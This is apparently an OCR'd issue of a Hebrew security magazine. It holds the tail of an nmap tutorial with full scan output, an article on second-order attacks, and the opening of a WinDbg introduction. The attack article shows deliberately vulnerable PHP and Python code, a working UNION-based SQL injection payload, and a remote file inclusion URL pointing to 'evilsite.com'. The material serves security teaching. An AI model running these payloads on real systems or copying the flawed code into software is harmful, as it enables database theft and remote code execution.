tisf ~/ > sudo nmap -A 192.168.6.209

Starting Nmap 6.46 ( http://nmap.org ) at 2014-07-06 20:48 IDT
Nmap scan report for 192.168.6.209
Host is up (0.038s latency).
Not shown: 986 closed ports
PORT        STATE SERVICE          VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn
443/tcp   open  ssl/http      VMware VirtualCenter Web service
|_http-methods: No Allow or Public header in OPTIONS response (status
code 501)
|_http-title: Site doesn't have a title (text; charset=plain).
| ssl-cert: Subject: commonName=VMware/countryName=US
| Not valid before: 2014-06-08T07:15:19+00:00
|_Not valid after:  2015-06-08T07:15:19+00:00
445/tcp   open  netbios-ssn
902/tcp   open  ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses
VNC, SOAP)
912/tcp   open  vmware-auth   VMware Authentication Daemon 1.0 (Uses
VNC, SOAP)
```

```
3389/tcp  open  ms-wbt-server?
5405/tcp  open  netsupport    NetSupport PC remote control (Name IITC-
501)
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49158/tcp open  msrpc         Microsoft Windows RPC
49159/tcp open  msrpc         Microsoft Windows RPC
49160/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 00:27:0E:09:49:83 (Intel Corporate)
Device type: general purpose
Running: Microsoft Windows 2008|7
OS CPE: cpe:/o:microsoft:windows_server_2008::sp2
cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1
cpe:/o:microsoft:windows_8
OS details: Microsoft Windows Server 2008 SP2, Microsoft Windows 7 SP0 -
SP1, Windows Server 2008 SP1, or Windows 8
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: MARVIN, NetBIOS user: <unknown>, NetBIOS MAC:
00:27:0e:09:49:83 (Intel Corporate)
| smb-os-discovery:
|   OS: Windows 7 Ultimate 7600 (Windows 7 Ultimate 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::-
|   Computer name: MARVIN
|   NetBIOS computer name: MARVIN
|   Workgroup: WORKGROUP
|_  System time: 2014-07-06T20:49:26+03:00
| smb-security-mode:
|   Account that was used for smb scripts: guest
|   User-level authentication
|   SMB Security: Challenge/response passwords supported
|_  Message signing disabled (dangerous, but default)
|_smbv2-enabled: Server supports SMBv2 protocol

TRACEROUTE
HOP RTT     ADDRESS
1   37.70 ms 192.168.6.209

OS and Service detection performed. Please report any incorrect results
at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 70.23 seconds
```

שימו לב שבסריקת מערכת ההפעלה nmap לא הצליחה לקבל זיהוי מדויק מכיוון שהיא זיהתה קרנל ולכן היא פלטה את התוצאות הבאות:

```
Running: Microsoft Windows 2008|7
OS CPE: cpe:/o:microsoft:windows_server_2008::sp2
cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1
cpe:/o:microsoft:windows_8
OS details: Microsoft Windows Server 2008 SP2, Microsoft Windows 7 SP0 -
SP1, Windows Server 2008 SP1, or Windows 8
```

מה שאומר שיכול להיות שמדובר במערכת הפעלה חלונות 7 או חלונות 2008. שתי גרסאות שונות מאוד אחת מהשניה. יחד עם זאת נוכל לראות מתחת שרצו סקריפטים נוספים. בואו נסתכל על התוצאות שלהם:

```
Host script results:
|_nbstat: NetBIOS name: MARVIN, NetBIOS user: <unknown>, NetBIOS MAC:
00:27:0e:09:49:83 (Intel Corporate)
| smb-os-discovery:
|   OS: Windows 7 Ultimate 7600 (Windows 7 Ultimate 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::-
|   Computer name: MARVIN
|   NetBIOS computer name: MARVIN
|   Workgroup: WORKGROUP
|_  System time: 2014-07-06T20:49:26+03:00
```

ובמקרה זה נוכל לשים לב ששני הסקריפטים nbtstat ו-smb-os-discovery החזירו לנו תוצאות מדויקות מאוד של מערכת ההפעלה. ישנם עוד סקריפטים רבים כגון אלו ואני ממליץ בחום לפחות לעבור על רשימת הסקריפטים הקיימים.

סיכום

הכלי nmap הוא כלי גדול ועצום. רובנו משתמשים בו בלי להבין את הפוטנציאל שלו. קריאה לא נכונה של סריקות עלולה להוביל לנפילה של מבדק ועלולה בהחלט להוביל גם לחסימות ברכיבים שונים. כולי תקווה שכל קוראי המאמר יכול לאחר מכן לאתר הרשמי של nmap ויקראו את שאר המדריכים הנהדרים ואת שאר החומרים הקיימים שם כדי ללמוד יותר טוב את הכלי. בהצלחה במבדקים הקרובים ולהתראות בגיליונות הבאים. :)

תקיפות מְסדר שני

מאת דניאל ליבר

מבוא

במאמרים קודמים נתקלנו בתקיפות שונות שלבשו צורות מעניינות, כדוגמת וקטורים מיוחדים ל- XSS (אפיק קסטיאל, גליון 43) או SQLi באמצעות שימוש ב-ByteCode ו-CLR (מירון סלם, גליון 4). בהמשך לכך, נרצה לדון בתקיפות מְסדר שני (2nd order attacks).

מהי בעצם ההגדרה של תקיפה כזו? בשביל להבין מהי תקיפה מְסדר שני, נגדיר באופן פשטני מהי **תקיפה מְסדר ראשון**; הכוונה היא לכך שהתקיפה היא תוצאה ישירה של אינטראקציה בין המערכת ובין המשתמשים (בין אם מדובר בתוקף ובין אם במשתמש לגיטימי). לדוגמא, Reflective XSS במנגנון מסוים במערכת נחשב למתקפה מְסדר ראשון בגלל שאין תלות במנגנונים נוספים במערכת.

לעומת זאת, **תקיפה מְסדר שני** מתרחשת כאשר מנגנון א' כלשהו במערכת (בין אם אפליקטיבית ובין אם תשתיתית) מקבל ומעבד מידע באופן מאובטח חלקית באופן שמונע תקיפה מיידית, אך מנגנון ב' (יכול להיות שייך לאותה המערכת או למערכת נפרדת) משתמש באותו המידע, כך שהשימוש גורם לתקיפה עקב ההרצה של מנגנון ב' (בקצרה - מידע המגיע דרך מנגנון א' גורם לתקיפה במנגנון ב')[1][2].

סיווג

בכלליות, לתקיפות של code injection קיימים מספר רב של סוגים. כאשר מתמקדים אך ורק בתקיפות מְסדר שני, ניתן לצמצם את הסיווגים לארבעה[3]:

- Frequency-based Primary Application - הסוג הזה מכיל תקיפות על ידי תוכן שהוזן מהמשתמשים, מעובד ומוצג בחזרה אליהם. לרוב העיבוד הוא סטטיסטי \ תקופתי, לדוגמא frames בתור אתרים עם הכותרות "10 החיפושים הנפוצים ביותר" או "משתמשים אחרים המליצו על ***". יעד התקיפה הוא בעיקר כלפי משתמשים באותה המערכת.

- Frequency-based Secondary Application - דומה לסוג הראשון, אך המידע אינו מתקבל מהמשתמשים אלא ממערכת אחרת ומציגה אותו לאחר עיבוד, לדוגמא מערכות שו"ב כדוגמת

מודולים להצגת לוגים ושגיאות, תצוגה סטטיסטית של נתונים כגון חלוקת סוגי הדפדפנים בין המשתמשים וכד'. יעד התקיפה הוא מנהלי המערכת.

- Secondary Support Application - סוג זה מכיל בעיקר תתי מערכות אשר נועדו לתמוך במערכת הראשית. עיקר פעולותיהן הוא צפייה או מניפולציה של המידע המוכל במערכת הראשית תוך ביטחון רב כי המידע נחשב מאובטח ונקי (sanitized). לרוב, תתי המערכות מטפלות במידע אשר זמין אך ורק למשתמש הקצה ומנהל הרשת, לדוגמא, מערכות לתמיכה במוקדי שירות טלפוניים ונציגי תמיכה. יעד התקיפה הוא משתמשים פנימיים, כאשר לעתים ניתן להגדיל את סיכויי התקיפה באמצעות התקשרות עם המוקד\התמיכה והפנייתם למסך או לרשומה בה נמצא הקוד הזדוני.

- Cascaded Submission Application - סוג זה מכיל מערכות (או חלקי מערכות קריטיים) שלצורך תהליך העיבוד זקוקים למספר קלטים מהמשתמש. לדוגמא, מערכות אשר מאפשרות ללקוח להרשם ומבקשות ממנו להזין שם משתמש וסיסמא לצורך זיהוי ולאחר מכן, כתובת כדי להציג לו פונקצינאליות כגון "מצא את החנות הקרובה ביותר אליך" או "חיפוש חברים שלמדו בבית ספר הקרוב למגוריך". לרוב מערכות מסוג כזה משתמשות בעיקר ב-SQL כדי לעבד ולשלוף את המידע המתאים וחשופות יותר לתקיפות כנגד שרתי בסיסי הנתונים.

מעבר לסיווג של הקשר בין המערכות (האם מדובר בתקיפה באמצעות מודול יחיד בתוך המערכת, בתקיפה בין שני מודולים שונים באותה המערכת או בין מערכות שונות), אפשר גם להבחין בין סוגי האחסון השונים בהם יישמר ה-payload לצורך התקיפה:

- אחסון זמני - שמירת הנתונים משתנה באופן כמעט מיידי, ויכולה להיות תלויה בפעולות של משתמשים נוספים במערכת בסמיכות גבוהה. לדוגמא, תקיפה באמצעות מנגנון 'הצג את החיפוש האחרון שהתבצע באתר' תכיל אחסון זמני (כשמשתמש כלשהו יבצע חיפוש חדש, הוא ידרוס את הערך שנשמר מהחיפוש שהיה לפניו).

- אחסון לטווח קצר - המידע נשמר בטווח של ימים\שבועות ונדרס על בסיס קבוע באופן תקופתי. דוגמא לכך היא מידע המגיע למודול איסוף לוגים של מערכת מסויימת (או מספר מערכות).

- אחסון לטווח ארוך - מידע שנשמר במערכת באופן קבוע עד שיוסר או ישונה באופן ידני (בין אם על ידי מנהל מערכת ובין אם על ידי משתמש באמצעות עריכה, מחיקה או הוספה).

דוגמאות

2nd order SQLi

(גילוי נאות - הדוגמא הבאה נלקחה מתוך מאמר קיים[4] מצרכי נוחות בלבד).

נניח וקיימת מערכת מסוימת אשר מאפשרת למשתמש להרשם ולהכניס את הכינוי שלו, גילו והשם שלו.

נקרא לעמוד זה Register.php:

```
<?php
if(isset($_REQUEST["submit"]))
{
 $conn = mysql_connect('test', 'user', '');

 //Check for SQL Connectivity
 if (!$conn)
       die('Not connected : ' . mysql_error());

 //Check for MySQL DB type
 $db_select = mysql_select_db('mysql', $conn);
 if (!db_select)
       die('Can\'t use mysql : ' . mysql_error());

 //Preparing details insert into DB
$insert_statement = "INSERT into customerDetails (name,age,fname,lname)
values('".mysql_real_escape_string($_REQUEST["name"])."',".intval($_REQUEST["age"])."
,'".mysql_real_escape_string($_REQUEST["fname"])."','".mysql_real_escape_string($_REQ
UEST["name"])."')";

 //Running the query
$insertQuery = mysql_query($sql_statement,$conn) || die ('Error while inserting
details : ' . mysql_error());
 mysql_close($conn);
 echo "Registeration succeeded!";
}
?>
```

על פניו, נראה כי הטופס מאובטח:

- הגיל מוגדר בתור int.
- על כל המחרוזות מבוצע escaping.
- קיימים if's במקרה של שגיאות חיבור שונות.

נניח ומפתח המערכת מעוניין גם באפשרות לכל משתמש כי פרטיו יוצגו לו בדף נפרד. נקרא לעמוד זה Display.php:

```
<?php
if(isset($_REQUEST["submit"]))
{
      $conn = mysql_connect('test', 'user', '');

      //Check for SQL Connectivity
      if (!$conn)
            die('Not connected : ' . mysql_error());

      //Check for MySQL DB type
      $db_select = mysql_select_db('mysql', $conn);
      if (!db_select)
            die('Can\'t use mysql : ' . mysql_error());

      //Querying for user's details
$fetchQuery = "select * from customerDetails where
name='".addslashes($_POST["name"])."'";
$fetchResult = mysql_query($fetchQuery,$conn);
$fetchRow = mysql_fetch_row($fetchResult);

//Displaying the details to the user (internal query)
$displayQuery = "select* from customerDetails where
fname='".$fetchRow[2]."'";
$displayResult = mysql_query($displayQuery,$conn);
$displayRow = mysql_fetch_row($displayResults);

mysql_close($conn);
?>
```

נרצה לראות כיצד המערכת עובדת . נכניס פרטים של שני משתמשים בדף Register.php - האחד משתמש תמים בשם test, ואילו השני משתמש בשם attack שמנסה לבדוק האם קיימות פרצות במערכת (שימו לב שישנו גרש בשדה - First Name עבור משתמש זה):

השאילתות שירוצו עבור כל אחד מהמשתמשים מוצגות כאן (ניתן לראות כי מתבצע escaping עבור השדה First Name של המשתמש test2):


- test
- 25
- test
- auditor

```
INSERT into customerDetails (name, age, fname, lname) values ('test',
25, 'test', 'auditor')
```

- attack
- 27
- aaaa' union select verion(),2,3,'a
- auditorattack

```
INSERT into customerDetails (name, age, fname, lname) values ('attack',
27, 'aaaa\' union select verion(),2,3,\'a', 'auditorattack')
```

באותו האופן, נרצה כעת לראות את הפרטים של המשתמשים שנרשמו למערכת. נכניס את שמותיהם בדף Display.php, תחילה את test:



השאילתות שירוצו יהיו פשוטות:

```
fetchQuery:
select * from customerDetails where name='test'

displayQuery:
select * from customerDetails where fname='test'
```

test
Age: 25
First Name: test
Last Name: auditor

לעומת זאת, במקרה שנבדוק את attack:


```
fetchQuery:
select * from customerDetails where name='attack'

displayQuery:
select * from customerDetails where fname='aaaa' union select
version(),2,3,'a'
```

5.5.16
Age: 2
First Name: 3
Last Name: a

מהי בעצם החולשה?

בדף Register.php ביצענו escaping לערכים באמצעות mysql_real_escape_string. אומנם בעת ביצוע השאילתא לבסיס הנתונים הצלחנו להגן מפני SQLi, אבל לאחר מכן, כאשר השתמשנו בנתונים מחדש לשאילתא נוספת באופן פנימי ב-Display.php הנחנו שהם כבר מאובטחים במקום לבצע escaping שוב כדי למנוע SQLi.

(אגב, נקודה מעניינת שעולה מהדוגמא כאן היא השימוש בפונקציות escaping מובנות בשפה מול פונקציות escaping שמכוונות למוצרים ספציפיים. בדוגמא היה שימוש מצד אחד ב-addslashes ומצד שני ב-mysql_real_escape_string. אם אתם תוהים מה ההבדלים בין השניים ובמה כדאי להשתמש, ניתן לקרוא כאן תשובות מעניינות. העקרון מאחורי השאלה אינו מוגבל אך ורק ל-PHP אלא למגוון רחב של שפות)

2nd Order XSS (Persistent XSS)

לרוב, מתקפה זו יותר נפוצה ויותר קלה ליישום [5].הסדר השני של Persistent XSS מתבטא בכך שאומנם הקלט לא בהכרח מוצג ישירות למשתמש או לחילופין עובר encoding כלשהו בשלב האחסון, אך בשלב מסוים בשימוש במידע המערכת תציג אותו באופן לא מאובטח (זאת אומרת, המידע יעבור decoding

חזרה - יש לא מעט מפתחים שלא שמים לב לעובדה שהמידע שהם מעבירים חזרה למשתמש עדיין נמצא בצורת markup).

מכיוון שמתקפה זו נפוצה יותר, נשתמש בדוגמא קצרה ב-Python; במקרה וניגשים למידע מבסיס נתונים ומציגים אותו למשתמש, יש לוודא כי מטפלים בפלט לפני הצגתו למשתמש; במקרה שלא, סביר להניח שאם קיים קוד זדוני בבסיס הנתונים אז הוא יתקוף כל משתמש שיציגו לו את המידע ששמור שם:

```
...
 cursor.execute("select * from emp where id="+eid)
 row = cursor.fetchone()
 self.writeln('Employee name: ' + row["emp"]')
```

File Inclusions

באופן כללי כבר ראינו בעבר מאמרים בנוגע לנושא זה (רועי א', גליון 23 וגליון 27). הגליונות מכילים דוגמאות רבות ומקיפות, נרצה לתת עוד טעימה קטנה על קצה המזלג רק כדי לחדד כיצד בכל זאת ניתן להשתמש באמצעים עקיפים.

```
<?php
      $url1 = …
      $url2 = …
      …
      if ( isset($_GET['key']))
       $key = $_GET['key'];
switch ($key)     {
            case 1:
                  $key = "url1";
            break;

            case 2:
                  $key = "url2";
            break;
      }
      include($$key);
?>
```

השרת מגדיר באופן די מפורש את הכתובות שמהן הוא מעוניין לעשות include ואפילו עושה switch (ריבוי תנאים). זאת אומרת, השורות הבאות הן לגיטימיות מבחינת השרת:

- http://www.example.com/test.php?key=url1
- http://www.example.com/test.php?key=url2

נשים לב שכאשר אנחנו נרשום כתובת שעבורה הערך של key לא מוגדר ב-switch, כנראה שנקבל הודעת שגיאה על כך:

- http://www.example.com/test.php?key=abc

דרך להתגבר על הנושא היא בעצם לשרשר את הערך של key בתור פרמטר נוסף, אפילו אם הוא לא מוגדר (הערה: לשם כך חשוב שב-switch לא יהיה default, אחרת לא הבדיקה תשנה את הערך של key לפני ה-include).

```
http://www.example.com/test.php?key=abc&abc=http://evilsite.com
```


במקרה כזה, נקבל את הערכים הבאים עבור כל אחד מהמשתנים:

- $key = "abc"
- $$key = $abc = http://evilsite.com

וכך בעצם ניצלנו פרמטר שבכלל לא היה קיים במקור!

יישומים מתקדמים

בעולם הקריפטוגרפיה קיים תחום שלם שנקרא Side Channel Attacks. תקיפות מסוג מזה מתמקדות בעיקר בניתוח התנהגות חומרה של מערכות קריפטוגרפיות (דרכים נוספות למצוא חולשות הן ניתוח תיאורטי של חוזק האלגוריתם או לחילופין brute force). מתוך התחום הזה, קיים תת-תחום שנקרא Power Analysis - אבחון צריכת המשאבים של מכונה בעת עיבוד של אלגוריתם קריפטוגרפי. אופן ההתנהגות של המכונה יכול להעיד על מידע רב, בין היתר אלגוריתם ההצפנה, מס' המחזור שהמכונה מבצעת בזמן נתון (לאלגוריתמים רבים יש מס' מחזורים של פעולות שכלולים בתוכם) ואפילו מידע לגבי מפתח ההצפנה. ניתן לחלק את סוגי התקיפות למספר תתי-סוגים[6].



- SPA (Simple Power Analysis) - הבדיקה הפשוטה ביותר. לרוב מתבצעת עם ידע מוקדם לגבי המכונה הנבדקת כאשר את התוצאות ניתן לקבל באופן ישיר על ידי מדידה באמצעים אלקטרוניים כגון אוסילוסקופ.

- DPA (Differential Power Analysis) - בדיקה אשר בוחנת את הנתונים המתקבלים תוך שימוש בשיטות סטטיסטיות ו-error correction methods על מנת למנוע מרעשים להשפיע על הניתוח. לרוב מנתחים את המערכת בעת הרצת האלגוריתם הקריפטוגרפי וגם בזמן של עבודה שוטפת שאינה קשורה לנ"ל כדי להבין את עוצמת הרעש הנובע מהפעולה הרגילה של המערכת שלא בזמן עיבוד.

- High Order DPA - וזו בעצם הסיבה שהתחלנו להסביר על Power Analysis באופן כללי - מדובר בתקיפה הכוללת קבלת נתונים ממספר מקורות (microprocessors לדוגמא) ולבצע ניתוחים סטטיסטיים כמו ב- DPA על מנת לפענח את המנגנון הקריפטוגרפי במערכת. תקיפות אלה נחשוב מסובכות יותר ו-'יקרות' יותר במונחים של חישוביות וכמות הדגימות הדרושות. **תקיפות אלה נחשבות לסדר שני.**

סיכום

בעולם האבטחה ידוע כי צריך מספר מעגלי אבטחה. לפעמים גם אם המעגל החיצוני שלכם חזק מאוד, העדר של מעגלים פנימיים עלול לגרום לכך שגם מידע שנראה לגיטימי בסינון ראשוני יוכל לשמש כוקטור תקיפה במקרה שהוא מעובד בשנית. חשוב להבין גם במעבר מידע בין מנגנונים פנימיים במערכת מהיכן הגיע המידע ואילו בדיקות בוצעות עליו.

מקורות

מאמר מלא ומקיף בנוגע ל-2nd Order Code Injections ניתן למצוא כאן.

1. http://sqlmag.com/sql-server/command-vs-data-2nd-order-cross-site-scripting-attacks
2. http://download.oracle.com/oll/tutorials/SQLInjection/html/lesson1/les01_tm_attacks.htm
3. http://www.technicalinfo.net/papers/SecondOrderCodeInjection.html
4. http://www.esecforte.com/second-order-sql-injection
5. http://sqlmag.com/sql-server/command-vs-data-2nd-order-cross-site-scripting-attacks
6. http://en.wikipedia.org/wiki/Power_analysis

היכרות עם WinDbg

מאת סשה גולדשטיין


הקדמה

בגיליונות קודמים של Digital Whisper הצגתי את יכולות האוטומציה של WinDbg ואת האפשרויות שעומדות לרשותנו כדי לחלץ פרמטרים במוסכמת הקריאה של x64. מטרת המאמר הנוכחי (**שאולי יהפוך לסדרת מאמרים - זה תלוי גם בתגובות שלכם!**) היא להציג מבוא ל-WinDbg למי שלא מכיר את הכלי בכלל. אנחנו נסקור את היכולות הבסיסיות של WinDbg ונראה כיצד להשתמש בשורת הפקודה שלו. למרות שהדוגמה העיקרית שנשתמש בה היא תוכנית user mode, רוב הדברים שנלמד יהיו שימושיים גם ב-kernel mode ובניתוח של system dumps.

לפני שנתחיל, אני מאוד ממליץ לכם לעקוב אחרי הצעדים המתבצעים במאמר באמצעות תוכנית דוגמה פשוטה. על ידי התנסות עצמית בפקודות של WinDbg תוכלו להכיר את הכלי הרבה יותר טוב מאשר על ידי קריאה של חומר תיאורטי ומשעמם. את תוכנית הדוגמה תוכלו למצוא כאן ולקמפל אותה בעצמכם בעזרת Visual C++ 2013 (ניתן להוריד גרסה חינמית שלו מכאן), או שתוכלו להשתמש ב-exe. מוכן שניתן להוריד מכאן.

התקנת WinDbg


WinDbg הוא כלי של מיקרוסופט שניתן להתקין חינם כחלק מה-Windows SDK. ההתקנה לא עושה שום דבר מלבד העתקת קבצים, כך שאם יש לכם כבר WinDbg במחשב מסוים, תוכלו פשוט להעתיק את הספריה כולה ללא צורך בהתקנות נוספות.




ספריית ברירת המחדל של ההתקנה היא C:\Program Files (x86)\Windows Kits\8.1\Debuggers, ושם תוכלו למצוא את WinDbg x64 ו-WinDbg x86. בניגוד ל-Visual Studio, כאן יש להקפיד להשתמש בגרסה המתאימה של WinDbg כתלות בתוכנית שעליה מסתכלים.

צעדים ראשונים

לאחר שבניתם (או הורדתם) את תוכנית הדוגמה, צריך להיות לכם קובץ הפעלה בשם WinDbgIntro.exe. כעת נרצה להריץ את התוכנית הזאת ב-WinDbg ולהתחיל להשתמש בכלי. הריצו את WinDbg. זהו החלון הראשי:




לפני הכל, יש להגדיר ל-WinDbg את הנתיב שבו הוא יחפש את קבצי הסמל (debugging symbols). את קבצי הסמל של התוכנית שלנו הוא ימצא באופן עצמאי בספריה של התוכנית, אבל את הנתיב לקבצי הסמל של מערכת ההפעלה יש להגדיר במפורש. בחרו ב-File > Symbol File Path, והכניסו את הטקסט הבא:



